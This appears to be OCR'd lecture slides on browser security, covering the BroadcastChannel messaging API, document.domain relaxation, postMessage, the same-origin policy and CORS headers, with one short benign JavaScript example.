Publish/subscribe message bus

```
// Connect to the channel named "my_bus".
const channel = new BroadcastChannel('my_bus');

// Send a message on "my_bus".
channel.postMessage('This is a test message.');

// Listen for messages on "my_bus".
channel.onmessage = function(e) {
  console.log('Received', e.data);
};

// Close the channel when you're done.
channel.close();
```

Can These Communicate?

Domain Relaxation

change document.domain to super-domain

a.domain.com → domain.com	**OK**
b.domain.com → domain.com	**OK**
a.domain.com → com	**NOT OK**
a.domain.co.uk → co.uk	**NOT OK**


Domain Relaxation

Cross-Origin Communication

Cross-origin client-side communication

- postMessage
- Client-side messaging via fragment navigation (obsolete)

Cross-origin network requests



Cross-Origin JS Requests

Cannot make requests to a different origin unless allowed by the destination


Can only read responses from the same origin (unless allowed by destination origin)

XMLHttpRequests are policed by

CORS: Cross-Origin Resource Sharing

CORS

Typical usage: Access-Control-Allow-Origin: *



Reading permission on the server

- Access-Control-Allow-Origin: <list of domains>

Sending permission

- “In-flight” check if the server is willing to receive the request